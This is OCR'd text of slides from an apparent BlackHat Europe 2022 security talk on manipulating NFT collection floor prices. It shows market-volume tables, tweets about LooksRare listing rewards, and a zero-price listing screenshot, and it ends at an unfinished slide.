
Cross-Contract Ricochet Attacks & Off-Chain-On-Chain Manipulation of NFT Collections

@nitesh_dhanjani

BlackHat Europe 2022, London

perspective




https://pro.nansen.ai/nft-paradise?platform=All

Research Portal

NFT Collection	Volume (ETH)	Mkt Cap (ETH)	Avg Price (ETH)	Floor (ETH)	F
CryptoPunks	756,066	1,025,413	26	66	
Bored Ape Yacht Club	724,125	961,382	22	70	
Otherdeed for Otherside	478,965	309,221	3.54	1.2	
Mutant Ape Yacht Club	501,956	293,815	9.59	14	
CloneX	226,531	211,769	6.09	8.35	
Chromie Squiggle | Art Blocks Cur…	55,709	167,042	3.47	14	
Azuki	276,488	137,437	7.84	10	
Fidenza | Art Blocks Curated	51,928	131,205	24	95	
Ringers | Art Blocks Curated	28,135	96,388	16	65	
Moonbirds	201,583	91,244	10	8.09	
Doodles	150,495	85,815	4.85	6.69	
VeeFriends	69,519	80,751	5.1	5.75	
Meebits	143,245	75,672	3.75	2.88	
BoredApeKennelClub	103,795	75,469	3.49	6.79	
Sandbox LAND	32,876	74,324	2.31	1.05	
Autoglyphs	19,548	66,560	21	350	


perspective



OpenSea Total Trading Volume

$40.5B


OpenSea



LooksRare Total Trading Volume

$27.0B


LooksRare



Larva Labs Total Trading Volume

$2.4B


Larva Labs



Rarible Total Trading Volume

$286.8M


Rarible



SuperRare Total Trading Volume

$237.4M

SuperRare



Foundation Total Trading Volume

$182.4M

Foundation

Source: https://dune.com/hildobby/NFTs


0

∞ ——— is ——— (nothing)

…with a twist*.

*: Kurt Vonnegut, Slaughterhouse-Five

0



dingaling
@dingalingts

2/ Let's start with how it works. LooksRare recently allocated 250,000 LOOKS to be paid out daily to incentivise people to list their NFTs.

That's around $375,000. A day. Free. To list NFTs.


Listing Rewards Now Live

List NFTs
Get Paid

LOOKSRARE

docs.looksrare.org
LooksRare Listing Rewards: List NFTs, earn LOOKS! | LooksRare Docs
LooksRare Listing Rewards: List NFTs, earn LOOKS!

8:36 AM · May 6, 2022 · Twitter Web App



LooksRare
@LooksRare

Listing Rewards V2 will go live at 9AM UTC tomorrow.

In V2, the closer your listing is to the floor, the more points you get!

For example, listing ≤ 1.1x floor price will give you a massive 10x points boost!

Full details here:
➡️docs.looksrare.org/about/rewards/...


LOOKSRARE

Listing Rewards
V2 Update

11:26 AM · May 4, 2022 · Twitter Web App

166 Retweets 72 Quote Tweets 813 Likes

dangerous game



List NFTs & Earn LOOKS!

Bored Ape Yacht Club

0xBC4C...f13D

The Bored Ape Yacht Club is a c
unique digital collectibles living
doubles as your Yacht Club mer
only benefits. Less

10K	6.4K	100K	69
Items	Owners	Total Vol	Floor +8.20%


Make a Collection Offer

$375,000*365=$136,875,000/year

PS: The "floor" is *everything*

0: when the Floor goes to zero

off-chain



List for Sale

#5

Moonbirds lol

Global Floor 0

Sale Price

0

You must list for a minimum of 0.0001 ETH

Request:

